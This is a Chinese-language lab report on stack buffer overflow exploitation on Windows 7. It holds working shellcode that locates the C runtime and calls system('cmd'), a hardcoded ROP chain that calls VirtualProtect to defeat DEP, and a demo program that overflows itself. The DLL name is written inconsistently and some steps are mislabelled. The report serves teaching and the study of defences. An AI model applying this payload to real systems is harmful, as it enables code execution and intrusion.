

目 录

第一章 课题背景	1
第二章 相关技术介绍	2
2.1 缓冲区溢出概述	2
2.2 缓冲区溢出原理	2
2.3 Shellcode 原理	2
第三章 关键技术研究	3
3.1 栈破坏检测/栈安全检查	3
3.2 数据执行保护 (DEP)	3
3.3 面向返回的编程 (ROP)	3
3.4 地址空间布局随机化 (ASLR)	3
第四章 系统实现	4
4.1 shellcode 设计	4
4.1.1 获取 C 库的加载基地址	4
4.1.2 获取 C 库的 system() 函数入口地址并完成调用	5
4.1.3 shellcode 的调整	5
4.1.4 最终的 shellcode	6
4.2 突破数据执行保护 (DEP)	8
4.2.1 ROP 链的构造	8
4.2.2 ROP 链的分析	9
第五章 测试及分析	13
5.1 栈内存布局	13
5.2 调试分析	13
第六章 总结及展望	15

第一章 课题背景

缓冲区溢出漏洞是网络信息安全中最具破坏力的安全漏洞之一，因此缓冲区溢出攻击成为了最为普遍、危害最大的一种攻击方式。缓冲区溢出中最危险的是堆栈溢出，入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，更为严重的是，它可被利用来执行非授权指令，甚至可以取得系统特权，进而进行各种恶意操作。在 2017 年，影响最为广泛的“永恒之蓝”勒索病毒也是利用了缓冲区溢出漏洞。

缓冲区溢出漏洞在各种操作系统和应用软件中广泛存在。在目前的网络与操作系统安全领域，有很大部分的安全问题都是由于存在缓冲区溢出漏洞造成的。从缓冲区溢出攻击第一次出现到现在，大量信息安全的研究者致力于如何尽量避免缓冲区溢出的产生，及时发现软件中缓冲区溢出的漏洞，有效防御缓冲溢出攻击的研究，产生了不少有用、有效的缓冲区溢出防御的方法和技术。

第二章 相关技术介绍

2.1 缓冲区溢出概述

缓冲区溢出，就是向固定长度的缓冲区中写入超出其预告分配长度的内容，造成缓冲区中数据的溢出，从而覆盖了缓冲区周围的内存空间。黑客借此精心构造填充数据，导致原有流程的改变，让程序转而执行特殊的代码，最终获取控制权。

2.2 缓冲区溢出原理

程序中发生函数调用时，计算机做如下操作：

- 首先把指令寄存器 EIP（它指向当前 CPU 将要运行的下一条指令的地址）中的内容压入栈，作为程序的返回地址（一般用 RET 表示）；
- 之后放入栈的是基址寄存器 EBP，它指向当前函数栈帧（stack frame）的底部；
- 然后把当前的栈顶指针 ESP 拷贝到 EBP，作为新的基地址；
- 最后为本地变量的动态存储分配留出一定空间，并把 ESP 减去适当的数值。

如果精确控制拷贝到缓冲区的字节，那么就可以将函数的返回地址覆盖成恶意代码的起始地址，从而劫持程序控制流，执行恶意代码。

2.3 Shellcode 原理

缓冲区溢出的制造者最终是希望目标机器运行自己需要的机器指令。攻击者定位在一个可供溢出的局部变量，然后向程序传递一个设计好的长字符串，将设计好的 shellcode 机器码编码进其中，使得缓冲区溢出后将函数的返回地址覆盖成 shellcode 的地址，以此获得 shellcode 的执行权。事实上，只有当缓冲区所在的内存页面是可执行的时候才能直接在上面执行 shellcode，否则试图执行 shellcode 时会触发页面错误异常，导致程序崩溃。

第三章 关键技术研究

3.1 栈破坏检测/栈安全检查

这是一种防御栈溢出的技术，它通过在函数的返回地址前保存一个随机数 x ，并在执行“RET”之前检测该随机数 x 是否被修改，从而实现溢出检测。该技术的原理是，如果试图在栈上进行缓冲区溢出并覆盖函数的返回地址，那么就必然会覆盖随机数 x 。如果检测到随机数 x 被修改，那么就说明发生了栈溢出。

3.2 数据执行保护 (DEP)

DEP 的原理是将堆栈所在的内存页面设置为不可执行。如果开启 DEP，那么任何试图执行栈上的 shellcode 的操作都会触发异常并导致程序崩溃。

3.3 面向返回的编程 (ROP)

为了突破 DEP，ROP 技术应运而生。由于栈上的 shellcode 不可执行，所以攻击者扫描已有的动态链接库和可执行文件，提取出可以利用的指令片段 (gadget)，这些指令片段均以 ret 指令结尾，即用 ret 指令实现指令片段执行流的衔接。ROP 方法技巧性很强，那它能完全胜任所有攻击吗？返回语句前的指令是否会因为功能单一，而无法实施预期的攻击目标呢？经充分研究，现已证明 ROP 方法是图灵完备的，也就是说，ROP 可以实现任何逻辑功能。

另外，ROP 技术能够被实现的重要原因还在于 x86、x64 是复杂指令集 (CISC)，指令密集性很高，存在大量的变长指令，几乎可以从任何地址开始译码而得到不同的指令序列。

3.4 地址空间布局随机化 (ASLR)

ASLR 是用于防御 ROP 技术的。ROP 技术一般需要对来自其他模块的指令片段 (gadget) 的地址进行硬编码，如果系统重启，那么由于所需模块加载基地址的变化，先前的 ROP 链就会失效。如果试图动态地查找模块的基地址，那么又会面临 DEP，所以 DEP 和 ASLR 形成了一个闭环，能够在很大程度上缓解栈溢出攻击。

第四章 系统实现

4.1 shellcode 设计

shellcode 要实现的功能是：以字符串“cmd”为参数，调用 C 库的 system() 函数启动一个 shell。

4.1.1 获取 C 库的加载基地址

在安装了 vs2013 的 win7 x64 或 x64 操作系统中，Release 版本的 win32 程序使用的 C 库是 msvcrt120.dll，该 DLL 在程序加载时被映射到进程的地址空间内，因此需要获取该 DLL 模块的加载基地址。win32 程序进程的地址空间中，FS:[0x30] 处保存着一个指向进程环境块 (PEB) 的指针。PEB 结构如下：

```

1 typedef struct _PEB {
2     BYTE                Reserved1[2];
3     BYTE                BeingDebugged;
4     BYTE                Reserved2[1];
5     PVOID               Reserved3[2];
6     PPEB_LDR_DATA       Ldr; // +0x0c
7     PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
8     PVOID               Reserved4[3];
9     PVOID               AtlThunkSListPtr;
10    PVOID               Reserved5;
11    ULONG               Reserved6;
12    PVOID               Reserved7;
13    ULONG               Reserved8;
14    ULONG               AtlThunkSListPtr32;
15    PVOID               Reserved9[45];
16    BYTE                Reserved10[96];
17    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
18    BYTE                Reserved11[128];
19    PVOID               Reserved12[1];
20    ULONG               SessionId;
21 } PEB, *PPEB

```

PEB 结构体偏移 +0x0c 处是一个指向 PEB_LDR_DATA 结构的指针。PEB_LDR_DATA 结构如下：

```

1 typedef struct _PEB_LDR_DATA
2 {
3     ULONG    Length; // +0x00
4     BOOLEAN  Initialized; // +0x04
5     PVOID    SsHandle; // +0x08
6     LIST_ENTRY InLoadOrderModuleList; // +0x0c
7     LIST_ENTRY InMemoryOrderModuleList; // +0x14
8     LIST_ENTRY InInitializationOrderModuleList; // +0x1c
9 } PEB_LDR_DATA, *PPEB_LDR_DATA;

```

PEB_LDR_DATA 结构偏移 +0x0c 处是一个 LIST_ENTRY 结构，PEB_LDR_DATA::InLoadOrderModuleList.Flink 指向一个双向循环链表的头结点，该双向循环链表按照模块的加载顺序将记录模块信息的 LDR_MODULE 结构连接起来。LDR_MODULE 结构如下：

```

1 typedef struct _LDR_MODULE {
2     LIST_ENTRY InLoadOrderModuleList; // 按加载顺序构成的模块链表 +0x00
3     LIST_ENTRY InMemoryOrderModuleList; // 按内存顺序构成的模块链表 +0x08
4     LIST_ENTRY InInitializationOrderModuleList; // 按初始化顺序构成的模块链表 +0x10
5     PVOID BaseAddress; // 该模块的基地址 +0x18
6     PVOID EntryPoint; // 该模块的入口 +0x1c
7     ULONG SizeOfImage; // 该模块的影像大小 +0x20
8     UNICODE_STRING FullDllName; // 包含路径的模块名 +0x24
9     UNICODE_STRING BaseDllName; // 不包含路径的模块名 +0x28
10    ULONG Flags;
11    SHORT LoadCount; // 该模块的引用计数
12    SHORT TlsIndex;
13    HANDLE SectionHandle;
14    ULONG CheckSum;
15    ULONG TimeDateStamp;
16 } LDR_MODULE, *PLDR_MODULE;

```

遍历这个连接了 LDR_MODULE 的双向循环链表,如果 LDR_MODULE::BaseDllName 与需要查找的模块名相符,就可以从 LDR_MODULE::BaseAddress 取得模块地址。

4.1.2 获取 C 库的 system() 函数入口地址并完成调用

system() 函数是 msvcrt120.dll 的导出函数,使用 PEview 打开后可以在 SECTION.text 的 EXPORT Address Table 中获得以下信息: RVA 0x35D0 处保存着 system() 的入口 RVA 为 0x808C2 (如图4-1所示),那么模块的加载基地址加上 0x808C2 就是 system() 的入口地址。

000035D0	000808C2	Function RVA	0753 system
----------	----------	--------------	-------------

图 4-1 使用 PEview 查看 msvcrt120.dll 的 EXPORT Address Table

既然要以“cmd”为参数调用 system() 就要获得该字符串的地址。一种方法是直接将其嵌入 shellcode,但这样就需要重定位,从而消耗更多的代码;本着 shellcode 的代码字节数越少越好的原则,这里选择另一种方法。可以在 msvcrt120.dll 内找到字符串“cmd”,根据其 RVA 就可以获得实际地址。具体做法是,使用 UltraEdit 搜索之,然后在 PEview 中查看其 RVA,如图4-2所示。

00062130	00 00 90 90 2E 00 90 90	2E 63 6D 64 00 90 90 90cmd.....
----------	-------------------------	-------------------------	---------------

图 4-2 使用 PEview 查看 msvcrt120.dll 的“cmd”字符串 RVA

至此,已获得了 system() 和所需参数的地址,完成函数调用即可。

4.1.3 shellcode 的调整

溢出攻击通常是基于 strcpy() 的漏洞,如果 shellcode 内包含 0x00 就会使得 shellcode 无法被完全拷贝,因此需要消除机器码中的 0x00,比如“# cmp eax, 0”和

“# mov eax, 1”之类指令就不能出现，应该使用等价指令例如“# test eax, eax”和“# xor eax, eax # inc eax”进行替换。

还有一个关键问题，shellcode 要完成模块 msvcrt120.dll 的查找，此时就会涉及字符串的匹配，那么就需要把字符串“msvcrt120.dll”嵌入 shellcode，因此需要进行重定位。简单的重定位代码如下：

```
1      CALL XXX;
2  XXX:
3      POP EAX;
```

首先 CALL 指令将下一条指令的地址压栈，然后设置 EIP 为标号 XXX 的地址，于是就会执行“POP EAX”，而被 CALL 指令压栈的“下一条指令的地址”正好是标号 XXX 的实际地址（也就是“POP EAX”这条指令的实际地址），所以它就会被弹入 EAX，shellcode 就可以知道自己的实际地址，这就是 EIP 的自定位。但是这样的指令不能应用到 shellcode 中，因为“CALL XXX”的机器码是“E8 00 00 00 00”。为了实现 EIP 的自定位，可以使用如下的机器码：

```
1  CODE_ENTRY:
2  /* 0 */ 0xE8;
3  /* 1 */ 0xFF;
4  /* 2 */ 0xFF;
5  /* 3 */ 0xFF;
6  /* 4 */ 0xFF; // call 0xFFFFFFFF
7  LABEL_BASE:
8  /* 5 */ 0xC2;
9  /* 6 */ 0x59;
10 /* 7 */ 0x90;
```

“call -1”后 LABEL_BASE 的地址被压栈，然后 eip 指向标号 4，将标号 4 和 5 的“FFC2”译码成“inc edx”；然后执行标号 6 的“pop ecx”(0x59)，将保存在栈顶的 LABEL_BASE 的地址 pop 进 ecx；之后执行标号 7 的“nop”(0x90)。至此实现了自定位——LABEL_BASE 的地址被保存在 ecx。

4.1.4 最终的 shellcode

```
1  __asm
2  {
3  /*
4  /*          CODE_ENTRY          */
5  /*
6  CODE_ENTRY:
7  /* 0 */ _EMIT 0xE8;
8  /* 1 */ _EMIT 0xFF;
9  /* 2 */ _EMIT 0xFF;
10 /* 3 */ _EMIT 0xFF;
11 /* 4 */ _EMIT 0xFF; // call 0xFFFFFFFF
12 LABEL_BASE:
13 /* 5 */ _EMIT 0xC2;
14 /* 6 */ _EMIT 0x59;
15 /* 7 */ _EMIT 0x90;
16 // "call -1"后 LABEL_BASE 的地址被压栈，然后 eip 指向标号 4，将标号 4 和 5 的"FFC2"译码成"inc edx";
17 // 然后执行标号 6 的"pop ecx"(59)，将保存在栈顶的 LABEL_BASE 的地址 pop 进 ecx；之后执行标号 7 的"nop"(90)。
18 // 至此实现了自定位——LABEL_BASE 的地址被保存在 ecx
```


第四章 系统实现

```
19 _GetLibcBaseAddress:
20     xor ebx, ebx;
21     mov eax, fs:[ebx + 0x30]; // linear address of PEB (直接"mov eax,fs:[0x30]"会使代码中出现0x00)
22     mov eax, [eax + 0xc]; // 从PEB结构体偏移0xc处取得PEB_LDR_DATA结构体的地址
23     mov ebx, [eax + 0xc]; // ebx <- 第一个LDR_MODULE的地址
24     mov edx, ebx; // edx保存循环链表的头地址
25 SEARCH_MODULE_LOOP:
26     mov eax, ebx;
27     add eax, 0x2C + 0x4; // LDR_MODULE偏移0x2C处是BaseDllName, 一个UNICODE_STRING, 其中偏移0x4处是一个指向UNICODE字符串的指针
28     mov esi, [eax];
29     mov edi, LIBC_NAME;
30     sub edi, LABEL_BASE; // 这两个label的地址中不能出现0x00, 如果有就重新编译知道满足要求
31     add edi, ecx;
32     /*****
33     /*      bool _strcmp(wchar *s1, char *s2)          */
34     /*      - args: esi = s1, edi = s2(end with '$')    */
35     /*      - ret: al=1 if equal, al=0 if NOT equal      */
36     *****/
37     // 这里本可以写成"call _strcmp", 但是这样会在代码中出现0x00, 所以直接将函数嵌入进来
38     _strcmp:
39         push ebx;
40     LOOP_CMP_STRCMP:
41         mov al, [esi];
42         mov bl, [edi];
43         cmp al, bl;
44         je CONTINUE_STRCMP;
45         test al, al;
46         jnz NOT_EQUAL_STRCMP;
47         cmp bl, '$'; // 两个字符串同时结束时al=0,bl='$'
48         jne NOT_EQUAL_STRCMP;
49         xor al, al;
50         inc al; // equal (这两条指令用于替代"mov al,1")
51         jmp END_STRCMP;
52     CONTINUE_STRCMP:
53         inc esi;
54         inc esi; // 两个"inc esi"一共2字节,一个"add esi,2"却需要3字节
55         inc edi;
56         jmp LOOP_CMP_STRCMP;
57     NOT_EQUAL_STRCMP:
58         xor al, al; // not equal
59     END_STRCMP:
60         pop ebx;
61     /***** end of _strcmp *****/
62     cmp al, 1; // al==1 equal; al==0 not equal
63     je MODULE_FOUND;
64     mov ebx, [ebx];
65     cmp ebx, edx;
66     je MODULE_NOT_FOUND; // 循环链表已经遍历完了
67     jmp SEARCH_MODULE_LOOP;
68     MODULE_FOUND:
69         mov eax, [ebx + 0x18]; // LDR_MODULE偏移0x18处是模块的线性基地址BaseAddress
70     _GetSystemFuncEntry:
71         mov ebx, eax;
72         sub ebx, 0xfff9dec7;
73         sub eax, 0xfff7f73e; // 用sub替换add, 使得代码中没有0x00. 加上一个数 <=> 减去这个数的相反数
74         //add ebx, 0x62139; // 0x62139是msvcrt120.dll中字符串"cmd"的RVA
75         //add eax, 0x808c2; // 0x808c2是msvcrt120.dll的export address table中记录的system函数的入口RVA
76         push ebx;
77         call eax; // 获得shell之后就结束了, 不必关注调用结束后的事情
78     MODULE_NOT_FOUND:
79         jmp MODULE_NOT_FOUND; // endless loop
80     /*****
81     /*      Data          */
82     *****/
83     LIBC_NAME:
84         _EMIT 'M';
85         _EMIT 'S';
86         _EMIT 'V';
87         _EMIT 'C';
```

```

88     _EMIT 'R';
89     _EMIT '1';
90     _EMIT '2';
91     _EMIT '0';
92     _EMIT '.';
93     _EMIT 'd';
94     _EMIT 'l';
95     _EMIT 'l';
96     _EMIT '$'; // '$'作为结束符，因为shellcode中不能出现0x00
97 }

```

4.2 突破数据执行保护 (DEP)

4.2.1 ROP 链的构造

突破 DEP 的方法是使用 ROP 链构造 VirtualProtect() 函数调用，将 shellcode 所在的栈内存设置为可执行。对 WinDbg+mona 生成 ROP 链进行微调，得到：

```

1      0x5a58ed02, // # pop ebp # ret [msvcrl20.dll]
2      0x5a58ed02, // # skip 4 bytes [msvcrl20.dll]
3      0x5a582308, // # pop ebx # ret [msvcrl20.dll]
4      0x00000201, // 0x00000201 -> ebx [msvcrl20.dll]
5      0x5a58e734, // # pop edx # ret [msvcrl20.dll]
6      0x00000040, // 0x00000040 -> edx [msvcrl20.dll]
7      0x5a58ec8c, // # pop ecx # ret [msvcrl20.dll]
8      0x5a65e000, // &writable location [msvcrl20.dll]
9      0x5a58f0f3, // # pop edi # ret [msvcrl20.dll]
10     0x5a58139b, // # ret [msvcrl20.dll]
11     0x5a58f74a, // # pop esi # ret [msvcrl20.dll]
12     0x5a58efd7, // # jmp eax [msvcrl20.dll]
13     0x5a58469c, // # pop eax # ret [msvcrl20.dll]
14     0x76b743ce, // entry of VirtualProtect() [kernel32.dll]
15     0x5a5846a0, // # pushad # ret [msvcrl20.dll]
16     0x5a5bac78 // # push esp # ret [msvcrl20.dll]

```

这段 ROP 链直接跳转到 VirtualProtect() 的入口，而不是借助 msvcrl20.dll 的 IAT（mona 生成的 ROP 链将 EAX 的内容设置成 msvcrl20.dll 的 IAT 中 VirtualProtect() 对应的地址，通过“JMP [EAX]”跳转到 VirtualProtect()。实验时因为无法在 win7 64 位系统下使用 WinDbg+mona 所以自己编写程序搜索所需的 gadgets，显然直接通过 GetProcessAddress() 获得 API 地址的方法要简便些。）。ROP 链负责调用 VirtualProtect()，其函数原型如下：

```

1  CODE_ENTRY:
2  BOOL VirtualProtect(
3      LPVOID pAddress,
4      SIZE_T dwSize,
5      DWORD NewProtect,
6      PDWORD pOldProtect
7  );

```

根据 C 调用约定，当跳转过去执行 VirtualProtect() 时栈的内存布局如图4-3所示。ROP 链的工作就是将相关参数压栈，然后跳转到 VirtualProtect()。上面那段 ROP 链调用 VirtualProtect() 所使用的参数为：




图 4-3 调用 VirtualProtect() 时栈的内存布局

- pAddress = ROP 链的最后一个地址（所以需要将 shellcode 附加到 ROP 链末尾，这样 shellcode 就位于 VirtualProtect() 的影响范围之内）
- dwSize = 0x201
- NewProtect = PAGE_EXECUTE_READWRITE(0x40)
- pOldProtect = msvcrt120.dll 内存映像内的一个可写地址，这可以是 .data 段内的任意一个地址

将上述 ROP 链和之前构造的 shellcode 拼接在一起进行栈溢出，就可以突破 DEP 获得 shellcode 的执行力，具体的工作流程将在下一章“测试及分析”中详细讨论。

4.2.2 ROP 链的分析

当函数即将返回，栈帧如图4-4(1)所示，此时 EIP 指向函数末尾的 RET 指令。

执行“RET”后，ESP+=4，栈帧如图4-4(2)所示；(EIP)=0x5a58ed02，指向“POP EBP”。

执行“POP EBP”后，(ESP)被弹入 EBP，使得 **(EBP)=0x5a58ed02**；同时 ESP+=4，栈帧如图4-4(3)所示；EIP 指向“POP EBP”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a582308，指向“POP EBX”；同时 ESP+=4，栈帧如图4-4(4)所示。

执行“POP EBX”，将 (ESP)=0x00000201 弹入 EBX，从而 **(EBX)=0x00000201**；同时 ESP+=4，栈帧如图4-4(5)所示；EIP 指向“POP EBX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58e734，指向“POP EDX”；同时 ESP+=4，栈帧如图4-4(6)所示。

执行“POP EDX”，将 (ESP)=0x00000040 弹入 EDX，从而 **(EDX)=0x00000040**；同时 ESP+=4，栈帧如图4-4(7)所示；EIP 指向“POP EDX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58ec8c，指向“POP ECX”；同时 ESP+=4，栈帧如图4-4(8)所示。

执行“POP ECX”，将 (ESP)=0x5a65e000 弹入 ECX，从而 **(ECX)=0x5a65e000**；同时 ESP+=4，栈帧如图4-4(9)所示；EIP 指向“POP ECX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58f0f3，指向“POP EDI”；同时 ESP+=4，栈帧如图4-4(10)所示。

执行“POP EDI”，将 (ESP)=0x5a58139b 弹入 EDI，从而 **(EDI)=0x5a58139b**（这里，EDI 保存了一条“RET”指令的地址），同时 ESP+=4，栈帧如图4-4(11)所示；EIP 指向“POP EDI”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58f74a，指向“POP ESI”；同时 ESP+=4，栈帧如图4-4(12)所示。

执行“POP ESI”，将 (ESP)=0x5a58efd7 弹入 ESI，从而 **(ESI)=0x5a58efd7**（这里，ESI 保存了一条“JMP EAX”指令的地址），同时 ESP+=4，栈帧如图4-5(1)所示；EIP 指向“POP ESI”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58469c，指向“POP EAX”；同时 ESP+=4，栈帧如图4-5(2)所示。

执行“POP EAX”，将 (ESP)=0x76b743ce 弹入 EAX，从而 **(EAX)=0x76b743ce**（这里，EAX 保存了 Kernel32.DLL 中 VirtualProtect() 的入口地址），同时 ESP+=4，栈帧如图4-5(3)所示；EIP 指向“POP EAX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a5846a0，指向“POPAD”；同时 ESP+=4，栈帧如图4-5(4)所示。

最关键的一步，执行“PUSHAD”，该指令执行结束后栈帧如图4-5(5)所示。

接着执行“PUSHAD”后面的“RET”，将 (EIP) 设置成 (ESP)=0x5a58139b，指向“RET”；同时 ESP+=4，栈帧如图4-5(6)所示。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58efd7，指向“JMP EAX”（**注意到当前 EAX 的内容是 VirtualProtect() 的入口地址 0x76b743ce**）；同时 ESP+=4，栈帧如图4-5(7)所示。

执行“JMP EAX”就会跳转到 VirtualProtect()。此时可以清晰的看到，VirtualProtect() 的返回地址以及 4 个参数的布局，如图4-5(8)所示。

VirtualProtect() 返回后的栈帧如图4-5(9)所示；EIP 的内容是“返回地址”0x5a58ed02，那里保存着两条指令“POP EBP”和“RET”，于是就会开始执行“POP EBP”，让 ESP 跳过 4 字节，得到如图4-5(10)所示的栈帧。接着执行“POP EBP”后面的“RET”就会使得 (EIP)=0x5a5bac78——“PUSH ESP, RET”指令的地址，同时 ESP+=4，得到

如图4-5(11)所示的栈帧。然后执行“PUSH ESP”后再“RET”，就会从图4-5(11)中ESP所指向的地方开始执行，此时ESP和EIP的内容是一样的，如图4-5(12)所示。所以，如果把shellcode放到这段ROP链后面，那么ROP链执行结束后就可以开始执行shellcode。





图 4-4 ROP 链执行过程分析-1



第五章 测试及分析

5.1 栈内存布局

栈上的缓冲区被溢出后，内存布局如图5-1所示。返回地址被覆盖成 ROP 链的第一个 DWORD，然后 RET 指令就将 EIP 指向 ROP 链的第一个 gadget。ROP 链上的 gadgets 执行结束后程序流将被转移到 shellcode。




图 5-1 栈上的缓冲区被溢出后的内存布局

5.2 调试分析

编写一个 C 程序用于演示栈溢出攻击，源代码如下：

```
1 // Release 版本会把 strcpy 优化掉 (直接嵌入 strcpy 的代码)，所以需要自己写一个
2 char* vulnerable_strcpy(char *dst, const char *src)
3 {
4     char *_dst = dst;
5     while ((*dst++ = *src++) != '\0');
6     return _dst;
7 }
8
9 int main()
10 {
11     char buf[128];
12     memset(buf, 0xaa, sizeof(buf)); // mark buf, for debugging
13     printf("&buf = %.8x\n", (int)buf);
14
15     memset(payload, 'A', sizeof(buf) + 4); // payload 一直覆盖到返回地址前
16     memcpy(payload + sizeof(buf) + 4, // rop_chain 从返回地址处开始
17            rop_chain,
18            rop_chain_len);
19     vulnerable_strcpy(payload + sizeof(buf) + 4 + rop_chain_len, // rop_chain 后跟 shellcode
20                      shellcode);
21     memcpy(buf, payload, payload_len); // overflow
22 }
```

(1)

(2)

(3)

(4)

(5)

(6)

图 5-2 调试分析-1

通过 memcpy() 向 buf[] 拷贝 payload 将发生栈溢出，最后 main 函数执行“RET”时就会跳转到 ROP 链的第一个 gadget，如图5-2(1)所示。当执行到那个跳转到 VirtualProtect() 的“JMP EAX”时，栈帧如图5-2(2)所示，与之前的分析结果一致。继续单步，成功跳入 VirtualProtect()，如图5-2(3)所示。当 ROP 链执行结束后跳转到 shellcode，如图5-2(4)所示。shellcode 最终执行到“CALL EAX”，准备 system(“cmd”) 函数调用，如图5-2(5)。最后 system(“cmd”) 成功打开一个 shell，如图5-2(6)所示。

第六章 总结及展望

本文叙述了缓冲区溢出攻击，特别是栈溢出攻击的基本原理及利用方法，演示了通过 ROP 技术调用 `VirtualProtect()` 来修改栈的页面属性，从而突破 DEP 获得 shellcode 执行权的整个过程，但该方法无法突破 ASLR。笔者以为，DEP 和 ASLR 形成了一个闭环：如果攻击者试图动态地获取系统库的加载基地址从而动态地生成 ROP 链，就必须先执行堆栈上的代码来实现模块加载地址的查找——但这会被 DEP 阻断。所以要突破 DEP 和 ASLR 就需要另辟蹊径。一种可能的思路是，攻击者通过别的方法（或者是别的漏洞）泄漏出构造 ROP 链所需的动态库加载基地址，然后重新编码 shellcode 进行溢出攻击。